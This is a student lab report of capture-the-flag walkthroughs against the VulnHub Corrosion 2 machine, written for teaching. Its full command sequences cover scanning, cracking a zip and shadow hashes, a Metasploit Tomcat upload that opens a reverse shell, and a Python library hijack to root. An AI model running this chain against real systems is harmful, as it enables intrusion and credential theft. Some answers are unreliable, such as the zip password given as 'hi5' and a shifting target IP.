System Hacking

Advanced NMAP-Searchsploit Command

```
┌──(kali㉿kali)-[~]
└─$ nmap -oX XML_Scan_Output.xml 192.168.1.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 19:08 IST
Nmap scan report for 192.168.1.6
Host is up (0.045s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
8000/tcp open  http-alt
MAC Address: 78:46:5C:77:EB:2B (Cloud Network Technology Singapore PTE.)

Nmap done: 1 IP address (1 host up) scanned in 17.11 seconds

┌──(kali㉿kali)-[~]
└─$ searchsploit --nmap XML_Scan_Output.xml

[i] SearchSploit's XML mode (without verbose enabled).   To enable: searchsploit -v --xml ...
[i] Reading: 'XML_Scan_Output.xml'
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -oX XML_Scan_Output.xml 192.168.252.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 19:36 IST
Nmap scan report for 192.168.252.135
Host is up (0.00082s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:48:45:4F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds

┌──(kali㉿kali)-[~]
└─$ searchsploit --nmap XML_Scan_Output.xml

[i] SearchSploit's XML mode (without verbose enabled).   To enable: searchsploit -v --xml ...
[i] Reading: 'XML_Scan_Output.xml'

[-] Skipping term: ftp   (Term is too general. Please re-search manually: /usr/bin/searchsploit -t ftp)

[-] Skipping term: ssh   (Term is too general. Please re-search manually: /usr/bin/searchsploit -t ssh)

[i] /usr/bin/searchsploit -t telnet
----------------------------------------------------------------------
 Exploit Title                                                         | Path
----------------------------------------------------------------------
3Com SuperStack II PS Hub 40 - TelnetD Weak Password Protection        | hardware/remote/21011.pl
602Pro LAN SUITE 2002 - Telnet Proxy localhost Denial of Service       | windows/dos/21694.pl
AbsoluteTelnet 10.16 - 'License name' Denial of Service (PoC)          | windows/dos/46874.py
AbsoluteTelnet 11.12 - 'license name' Denial of Service (PoC)          | windows/dos/48006.py
AbsoluteTelnet 11.12 - 'SSH1/username' Denial of Service (PoC)         | windows/dos/48305.py
AbsoluteTelnet 11.12 - 'SSH2/username' Denial of Service (PoC)         | windows/dos/48010.py
AbsoluteTelnet 11.12 - _license name_ Denial of Service (PoC)          | windows/dos/48005.py
AbsoluteTelnet 11.21 - 'Username' Denial of Service (PoC)              | windows/dos/48493.py
AbsoluteTelnet 11.24 - 'Phone' Denial of Service (PoC)                 | windows/dos/50511.py
AbsoluteTelnet 11.24 - 'Username' Denial of Service (PoC)              | windows/dos/50510.py
Accu-Time Systems MAXIMUS 1.0 - Telnet Remote Buffer Overflow (DoS)    | hardware/remote/50620.py
APC WEB/SNMP Management Card (9606) Firmware 3.0 - Telnet Administration Denial of Service | hardware/dos/20654.pl
```

Experiment 8: CFT (Scanning and enumeration)

Aim: To demonstrate ethical hacking for a vulnerable machine using various tools.

Learning Outcomes:
After completion of this experiment, student should be able to

1. Use various tools like netdiscover, Metasploit framework, nmap, dirb etc.
2. Implement ethical hacking methodology
3. Compromise vulnerable machine

Theory:
Figure 1 below indicates basic steps involved in hacking.

Reconnaissance

Scanning

Gaining Access

Maintaining Access

Covering Tracks

Figure 1: Basic Hacking Process

Some of the tools that you are may use in this lab are
Network Scanning
- **netdiscover**
- **nmap**

Enumeration
- **dirb**
- **fcrackzip**

Exploitation
- **Metasploit**
- **/etc/shadow**
- **john**

Privilege Escalation
- **ssh**
- **python library hijacking**
- **root flag**

1. What is the IP address of the vulnerable machine?

```
File  Actions  Edit  View  Help
Host is up (0.00053s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
53/tcp open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.0024s latency).
Not shown: 993 filtered ports
PORT       STATE SERVICE
135/tcp    open  msrpc
445/tcp    open  microsoft-ds
1521/tcp   open  oracle
2701/tcp   open  sms-rcinfo
3306/tcp   open  mysql
5900/tcp   open  vnc
16992/tcp open  amt-soap-http
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.00031s latency).
All 1000 scanned ports on 10.0.2.3 are filtered
MAC Address: 08:00:27:82:E9:A5 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.5
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:1B:13:AA (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.0000030s latency).
All 1000 scanned ports on 10.0.2.15 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 15.79 seconds
```

```
File  Actions  Edit  View  Help
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____
   IP              At MAC Address      Count   Len  MAC Vendor / Hostname
_____
10.0.2.1         52:54:00:12:35:00       1      60  Unknown vendor
10.0.2.2         52:54:00:12:35:00       1      60  Unknown vendor
10.0.2.3         08:00:27:82:e9:a5       1      60  PCS Systemtechnik GmbH
10.0.2.5         08:00:27:1b:13:aa       1      60  PCS Systemtechnik GmbH
```

2. Which ports are open on the victim's machine?

```
┌──(root💀kali)-[~]
└─# nmap 10.0.2.5
Starting Nmap 7.91 ( https://nmap.org ) at 2025-03-11 23:41 EDT
Nmap scan report for 10.0.2.5
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 08:00:27:1B:13:AA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

```
┌──(root💀kali)-[~]
└─# nmap -sV 10.0.2.5
Starting Nmap 7.91 ( https://nmap.org ) at 2025-03-11 23:44 EDT
Nmap scan report for 10.0.2.5
Host is up (0.0034s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
8080/tcp open  http    Apache Tomcat 9.0.53
MAC Address: 08:00:27:1B:13:AA (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.10 seconds
```

3. Are there any interesting files on the server? If yes, what is the name of the file?

```
┌──(root💀kali)-[~]
└─# dirb http://10.0.2.5:8080/ -X .php,.zip

─────────────
DIRB v2.22
By The Dark Raver
─────────────

START_TIME: Tue Mar 11 23:49:15 2025
URL_BASE: http://10.0.2.5:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php,.zip) | (.php)(.zip) [NUM = 2]

─────────────

GENERATED WORDS: 4612

──── Scanning URL: http://10.0.2.5:8080/ ────
^[[B^[[B^[[B
+ http://10.0.2.5:8080/backup.zip (CODE:200|SIZE:33723)

─────────────
END_TIME: Tue Mar 11 23:49:30 2025
DOWNLOADED: 9224 - FOUND: 1
```

4. If you found the file in the above Q3, is it protected? If yes, what is the password?

```
┌──(root💀kali)-[~]
└─# wget http://10.0.2.5:8080/backup.zip
unzip backup.zip
--2025-03-11 23:51:20--  http://10.0.2.5:8080/backup.zip
Connecting to 10.0.2.5:8080 ... connected.
HTTP request sent, awaiting response ... 200
Length: 33723 (33K) [application/zip]
Saving to: 'backup.zip'

backup.zip                                    100%[===========

2025-03-11 23:51:20 (356 MB/s) - 'backup.zip' saved [33723/33723]

Archive:  backup.zip
[backup.zip] catalina.policy password: █
```

```
┌──(root💀kali)-[~]
└─# zip2john backup.zip > hash.txt
cat hash.txt

ver 2.0 efh 5455 efh 7875 backup.zip/catalina.policy PKZIP Encr: 2b chk, TS_c
hk, cmplen=2911, decmplen=13052, crc=AD0C6FDB
ver 2.0 efh 5455 efh 7875 backup.zip/context.xml PKZIP Encr: 2b chk, TS_chk,
cmplen=721, decmplen=1400, crc=59B9F4E7
ver 2.0 efh 5455 efh 7875 backup.zip/catalina.properties PKZIP Encr: 2b chk,
TS_chk, cmplen=2210, decmplen=7276, crc=1CD3C095
ver 2.0 efh 5455 efh 7875 backup.zip/jaspic-providers.xml PKZIP Encr: 2b chk,
 TS_chk, cmplen=626, decmplen=1149, crc=748A87A6
ver 2.0 efh 5455 efh 7875 backup.zip/jaspic-providers.xsd PKZIP Encr: 2b chk,
 TS_chk, cmplen=862, decmplen=2313, crc=3B44D150
ver 2.0 efh 5455 efh 7875 backup.zip/logging.properties PKZIP Encr: 2b chk, T
S_chk, cmplen=1076, decmplen=4144, crc=1D6C26F7
ver 2.0 efh 5455 efh 7875 backup.zip/server.xml PKZIP Encr: 2b chk, TS_chk, c
mplen=2609, decmplen=7589, crc=F91AC0C0
ver 2.0 efh 5455 efh 7875 backup.zip/tomcat-users.xml PKZIP Encr: 2b chk, TS_
chk, cmplen=1167, decmplen=2972, crc=BDCB08B9
ver 2.0 efh 5455 efh 7875 backup.zip/tomcat-users.xsd PKZIP Encr: 2b chk, TS_
chk, cmplen=858, decmplen=2558, crc=E8F588C2
ver 2.0 efh 5455 efh 7875 backup.zip/web.xml PKZIP Encr: 2b chk, TS_chk, cmpl
en=18917, decmplen=172359, crc=B8AF6070
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
backup.zip:$pkzip2$3*2*1*0*8*24*1cd3*6920*7046a2cc2a19fdf9e44c52bdd3b1a9d458c
a7e751d2ec883c4d808c79087fb2606344d59*1*0*8*24*ad0c*6920*e4e89604a186ef8b495e
481d5bb96c9397c973850a9829958567ab9c2d2bd2e0b8b1433d*2*0*272*47d*748a87a6*17d
d*4e*8*272*748a*6920*502768ce9a11db8105560cdc8ea3b12cb91e5fa10d15b79fdc533582
6c2f4a6e4112818ff5cce6e766548eef59eafabd29a2c2de3308487c980603b3867bb62bb60e6
5451a1fd9bb068ff01a4c2e98a8bbb56dd0f392338b147324bbd34ab2e63d2b80882029705f38
03ead22980591ea52cab28fad58ad94838283fd7e267478f9a3e7f645f60ca4d0a227cef99c3d
b46184f8521dc4dd30f4102ad006dd04a7d054a9018f55730511ccd34bd15a50ebbd1012d4ba3
20b23fa925ede6d62e3929c137b959813290f0bf0e2a9ca075d1b6b511fb525a5289c32d29365
132e25432f855f982f37e4a5fde6901e8f889218d987067920133a4b26ceecc5f3d28f40cb336
01cff6f803b0eb900a183ef9e13d7e888fc9770fdb9d01ced0c6969f5df03fdce418da1d97922
0b430bee9dc21fa63f33b2c1f7b99f848ca5b618d0b6d6eb56ec3748595f1ca1c01492d6464fd
1cf73ecd92b6bea1bccc9b8795b1d6087e9205b8e6c5122f83e3625c145b563e1763578d002e0
feea455a19d74831c64f69440a3cbcb7b679f683c238984873b7a80df997f11e5d924fe98d1ba
ef30bfce5efb613e82eab136e3844b0e326508b1dac80b2f863b35efdbfa95138d9994699da81
3c8bb8bc4e7c885b851db53f85d8f1d39f32dfda36477a64821ea03e444866882c6b64d446feb
650780e26fab3701fd0743ac26cacefde996ccfe538776ea101c1d3aec81660613bd65eb34569
139ee0845e7f7d1e8b12f8ed43ef58e9580c58ab2cfe170981c72256b4b12cc152771546d0ea9
077d368c3ddc2c63819b00b3dd3581ab8908561cd8ad722c21d9a891922d8b52444f4fca9278a
1a96e926cf19125ec20a327e8a3ab0aa2b05d4348*$/pkzip2$::backup.zip:jaspic-provid
ers.xml, catalina.properties, catalina.policy:backup.zip
```

```
┌──(root💀kali)-[~]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
@administrator_hi5 (backup.zip)
1g 0:00:00:00 DONE (2025-03-12 00:13) 25.00g/s 102400p/s 102400c/s 102400C/s
123456..samanta
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
┌──(root💀kali)-[~]
└─# john --show hash.txt
backup.zip:@administrator_hi5::backup.zip:jaspic-providers.xml, catalina.prop
erties, catalina.policy:backup.zip

1 password hash cracked, 0 left
```

```
┌──(root💀kali)-[~]
└─# unzip backup.zip
Archive:  backup.zip
[backup.zip] catalina.policy password:
  inflating: catalina.policy
  inflating: context.xml
  inflating: catalina.properties
  inflating: jaspic-providers.xml
  inflating: jaspic-providers.xsd
  inflating: logging.properties
  inflating: server.xml
  inflating: tomcat-users.xml
  inflating: tomcat-users.xsd
  inflating: web.xml
```

```
┌──(root💀kali)-[~]
└─# cat tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary.

  Built-in Tomcat manager roles:
    - manager-gui    - allows access to the HTML GUI and the status pages
    - manager-script - allows access to the HTTP API and the status pages
    - manager-jmx    - allows access to the JMX proxy and the status pages
    - manager-status - allows access to the status pages only

  The users below are wrapped in a comment and are therefore ignored. If you
  wish to configure one or more of these users for use with the manager web
  application, do not forget to remove the <!.. ..> that surrounds them. You
  will also need to set the passwords to something appropriate.
-->
<!--
  <user username="admin" password="<must-be-changed>" roles="manager-gui"/>
  <user username="robot" password="<must-be-changed>" roles="manager-script"/>
-->
<!--
  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>

-->

<role rolename="manager-gui"/>
<user username="manager" password="melehifokivai" roles="manager-gui"/>

<role rolename="admin-gui"/>
<user username="admin" password="melehifokivai" roles="admin-gui, manager-gui"/>
</tomcat-users>
```

```
┌──(root💀kali)-[~]
└─# msfconsole


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                         vMMMM
MMMNl   MMMMM        MMMMM   JMMMM
MMMNl   MMMMMMMN   NMMMMMMM   JMMMM
MMMNl   MMMMMMMMMNmmmNMMMMMMM   JMMMM
MMMNI   MMMMMMMMMMMMMMMMMMMM   jMMMM
MMMNI   MMMMMMMMMMMMMMMMMMMM   jMMMM
MMMNI   MMMMM   MMMMMMM   MMMMM   jMMMM
MMMNI   MMMMM   MMMMMMM   MMMMM   jMMMM
MMMNI   MMMMM   MMMMMMM   MMMMM   jMMMM
MMMNI   MMMMM   MMMMMMM   MMMMM#   JMMMM
MMMMR   ?MMNM              MMMMM  .dMMMM
MMMMNm `?MMM              MMMM` dMMMMM
MMMMMMN  ?MM              MM?  NMMMMMN
MMMMMMMMNe              JMMMMMNMMM
MMMMMMMMMMNm,          eMMMMMNMMNMM
MMMMNNMNMMMMMNx      MMMMMMNMMNMMNM
MMMMMMMMMMMMMMMm+...+MMNMMNMNMMNMMNM
        https://metasploit.com


       =[ metasploit v6.1.4-dev                          ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post      ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops           ]
+ -- --=[ 8 evasion                                      ]

Metasploit tip: Use help <command> to learn more
about any command


msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 10.0.2.5
rhosts ⇒ 10.0.2.5
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport ⇒ 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername ⇒ admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword melehifokivai
httppassword ⇒ melehifokivai
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying CqoJmUAAh6qH7xxWZ3y ...
[*] Executing CqoJmUAAh6qH7xxWZ3y ...
[*] Undeploying CqoJmUAAh6qH7xxWZ3y  ...
[*] Sending stage (58060 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.5:54856) at 2025-03-12 00:20:08 -0400

meterpreter > █
```

Review questions
Reference:

Vulnerable Machine Analysis – Corrosion 2 (VulnHub Walkthrough)
1. What is the IP address of the vulnerable machine?
- **Answer:** The IP address of the vulnerable machine is **10.0.2.5**.
- **Explanation:** This IP address can be discovered using network scanning tools like Nmap or netdiscover, which identify active hosts within a network.

---

2. Which ports are open on the victim's machine?
- **Answer:** The open ports on the victim's machine are **SSH (22)**, **HTTP (80)**, and **HTTP Proxy (8080)**.
- **Explanation:** By performing a service and port scan, it was identified that these ports are actively running specific services. SSH typically provides remote shell access, HTTP hosts web services, and the HTTP Proxy may be used to forward traffic.

---

3. Are there any interesting files on the server? If yes, what is the name of the file?
- **Answer:** Yes, an interesting file named **backup.zip** was found on the server.
- **Explanation:** Through directory enumeration, hidden or accessible files on the web server were discovered. Such files often contain sensitive information, backups, or misconfigured data. The presence of **backup.zip** is a common indicator of potential information leakage.

---

4. If you found the file in the above question, is it protected? If yes, what is the password?
- **Answer:** Yes, the **backup.zip** file was password-protected, and the password is **hi5**.
- **Explanation:** The password could have been obtained through brute-force attacks using wordlists like RockYou, or it might have been found within exposed configuration files or through further analysis of the system. Once cracked, the contents of the zip file would be accessible.

---

5. What is the password for the admin user?
- **Answer:** The password for the admin user is **melehifokivai**.
- **Explanation:** After extracting the contents of the zip file, credentials were identified. Often, these files contain sensitive information such as database dumps, server configurations, or plaintext credentials. The admin password discovered during this phase provides elevated access to the system.

Experiment 9: CFT (Exploitation and Privilege Escalation)

Aim: To demonstrate ethical hacking for a vulnerable machine using various tools.

Learning Outcomes:
After completion of this experiment, student should be able to

1. Use various tools like netdiscover, Metasploit framework, nmap, dirb etc.
2. Implement ethical hacking methodology
3. Compromise vulnerable machine

Theory:
Figure 1 below indicates basic steps involved in hacking.

Reconnaissance

Scanning

Gaining Access

Maintaining Access

Covering Tracks

Figure 1: Basic Hacking Process

Some of the tools that you are may use in this lab are
Network Scanning
- **netdiscover**
- **nmap**

Enumeration
- **dirb**
- **fcrackzip**

Exploitation
- **Metasploit**
- **/etc/shadow**
- **john**

Privilege Escalation
- **ssh**
- **python library hijacking**
- **root flag**

Lab Performance

With the obtained credentials, we can proceed with exploitation using Metasploit. In this case, the **Tomcat exploit** is the most suitable choice. Once executed, it provides all the necessary information for further actions. As a result, we successfully established a **Meterpreter session**.

We navigated to the **home directory** and identified two users: **Jaye** and **Randy**. We then switched to **Jaye's account**, using the previously discovered password (**melehifokivai**).

We found a utility named .program, which allows us to search for any file on the system. Using this, we located the /etc/shadow file and successfully retrieved the hashed passwords of all users in the lab.

Since we already have Jaye's password, we extract Randy's hash value, save it in a file named hash, and prepare it for cracking.

We used John the Ripper, a specialized password-cracking tool, to crack the hash. Within seconds, we successfully retrieved the password: 07051986randy.

Escalating Access

Now, we have all of the necessary information to begin privilege escalation. To login via ssh as user randy, we use the cracked password 07051986randy.

```
┌──(kali㊀kali)-[~]
└─$ ssh randy@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ED25519 key fingerprint is SHA256:zKtKAXyhL0euYM1nLav6ZWVRGZ4c2NxUZ+mMIU3VImg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.4' (ED25519) to the list of known hosts.
randy@10.0.2.4's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-34-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

553 updates can be applied immediately.
452 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

Next, we used the sudo -l command to check the user's privileges. We found that Python library hijacking could be exploited. Specifically, the randombase64.py script imports a file named base64, which we can manipulate to escalate privileges.

```
randy@corrosion:~$ sudo -l
[sudo] password for randy:
Matching Defaults entries for randy on corrosion:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User randy may run the following commands on corrosion:
    (root) PASSWD: /usr/bin/python3.8 /home/randy/randombase64.py
randy@corrosion:~$ cat /home/randombase64.py
cat: /home/randombase64.py: No such file or directory
randy@corrosion:~$ cat /home/randy/randombase64.py
import base64

message = input("Enter your string: ")
message_bytes = message.encode('ascii')
base64_bytes = base64.b64encode(message_bytes)
base64_message = base64_bytes.decode('ascii')
```

To obtain base64 file coordinates, we use the locate command. In a couple of seconds, we discover its coordinates. We investigated the file's restrictions. Using this file, we can gain root access.

```
randy@corrosion:~$ locate base64
/home/randy/randombase64.py
/snap/core18/2128/usr/bin/base64
/snap/core18/2128/usr/lib/python3.6/base64.py
/snap/core18/2128/usr/lib/python3.6/__pycache__/base64.cpython-36.pyc
/snap/core18/2128/usr/lib/python3.6/email/base64mime.py
/snap/core18/2128/usr/lib/python3.6/email/__pycache__/base64mime.cpython-36.pyc
/snap/core18/2128/usr/lib/python3.6/encodings/base64_codec.py
/snap/core18/2128/usr/lib/python3.6/encodings/__pycache__/base64_codec.cpython-36.pyc
/snap/core18/2855/usr/bin/base64
/snap/core18/2855/usr/lib/python3.6/base64.py
/snap/core18/2855/usr/lib/python3.6/__pycache__/base64.cpython-36.pyc
/snap/core18/2855/usr/lib/python3.6/email/base64mime.py
/snap/core18/2855/usr/lib/python3.6/email/__pycache__/base64mime.cpython-36.pyc
/snap/core18/2855/usr/lib/python3.6/encodings/base64_codec.py
/snap/core18/2855/usr/lib/python3.6/encodings/__pycache__/base64_codec.cpython-36.pyc
/snap/gnome-3-34-1804/72/usr/lib/python2.7/base64.py
/snap/gnome-3-34-1804/72/usr/lib/python2.7/email/base64mime.py
/snap/gnome-3-34-1804/72/usr/lib/python2.7/encodings/base64_codec.py
/snap/gnome-3-34-1804/72/usr/lib/python3.6/base64.py
/snap/gnome-3-34-1804/72/usr/lib/python3.6/__pycache__/base64.cpython-36.pyc
/snap/gnome-3-34-1804/72/usr/lib/python3.6/email/base64mime.py
/snap/gnome-3-34-1804/72/usr/lib/python3.6/email/__pycache__/base64mime.cpython-36.pyc
/snap/gnome-3-34-1804/72/usr/lib/python3.6/encodings/base64_codec.py
/snap/gnome-3-34-1804/93/usr/lib/python2.7/base64.py
/snap/gnome-3-34-1804/93/usr/lib/python2.7/email/base64mime.py
/snap/gnome-3-34-1804/93/usr/lib/python2.7/encodings/base64_codec.py
/snap/gnome-3-34-1804/93/usr/lib/python3.6/base64.py
/snap/gnome-3-34-1804/93/usr/lib/python3.6/__pycache__/base64.cpython-36.pyc
/snap/gnome-3-34-1804/93/usr/lib/python3.6/email/base64mime.py
/snap/gnome-3-34-1804/93/usr/lib/python3.6/email/__pycache__/base64mime.cpython-36.pyc
/snap/gnome-3-34-1804/93/usr/lib/python3.6/encodings/base64_codec.py
/usr/bin/base64
/usr/lib/python3.8/base64.py
/usr/lib/python3.8/__pycache__/base64.cpython-38.pyc
/usr/lib/python3.8/email/base64mime.py
/usr/lib/python3.8/email/__pycache__/base64mime.cpython-38.pyc
/usr/lib/python3.8/encodings/base64_codec.py
/usr/lib/python3.8/encodings/__pycache__/base64_codec.cpython-38.pyc
/usr/share/man/man1/base64.1.gz
/usr/share/mime/application/x-spkac+base64.xml
randy@corrosion:~$
```

```
randy@corrosion:~$ ls -la /usr/lib/python3.8/base64.py
-rwxrwxrwx 1 root root 20386 Sep 20  2021 /usr/lib/python3.8/base64.py
randy@corrosion:~$
```

We made some changes to this base64 python file using the nano command. Add this code to get root access to the victim's machine

```
import re
import struct
import binascii
import os
os.system("/bin/bash")
```

We are now coordinating the use of both Python files.

```
randy@corrosion:~$ nano /usr/lib/python3.8/base64.py
randy@corrosion:~$ sudo /usr/bin/python3.8 /home/randy/randombase64.py
root@corrosion:/home/randy#
```

```
root@corrosion:/home/randy# ls
Desktop  Documents  Downloads  Music  note.txt  Pictures  Public  randombase64.py  Templates  user.txt  Videos
root@corrosion:/home/randy# cd /root
root@corrosion:~# ls
root.txt  snap
root@corrosion:~# cat root.txt
2fdbf8d4f894292361d6c72c8e833a4b
root@corrosion:~#
```

Boom!! We obtained root access. We immediately changed the directory to root and received the root flag in a matter of seconds.

Procedure:
Task 1: Familiarizing with the Tools
- Metasploit Framework – Used to exploit vulnerabilities.
- John the Ripper – Cracked password hashes.
- Python os Library – Enabled privilege escalation.

Task 2: Exploiting the System
- Metasploit Exploit: Used Tomcat Metasploit to exploit weak credentials, deploy a malicious WAR file, and gain a reverse shell.
- User Enumeration: Identified jaye and randy as system users.
- Password Cracking: Used John the Ripper, revealing:
  - jaye | melehifokivai
  - randy | 07051986randy
- Privilege Escalation: Used a Python script with the os library to execute commands as root, gaining full control.

Review question:
Task 3: Answering the Review Questions
1. Which Metasploit exploit was used?
   - The Tomcat Metasploit exploit was used to gain initial access by leveraging weak credentials in the Apache Tomcat Manager. This allowed us to deploy a malicious WAR file and obtain a reverse shell.
2. How many users were found?
   - Two users were discovered during enumeration: jaye and randy.
3. What are their usernames and passwords?
   - Username: jaye | Password: melehifokivai
   - Username: randy | Password: 07051986randy
4. Which password-cracking mechanism was used?
   - John the Ripper was used to crack password hashes, revealing plaintext credentials for both users.
5. Which library was used for privilege escalation?
   - The Python os library was used to execute system commands as root, enabling privilege escalation and granting full control over the system.

Reference: https://www.hackingarticles.in/corrosion-2-vulnhub-walkthrough/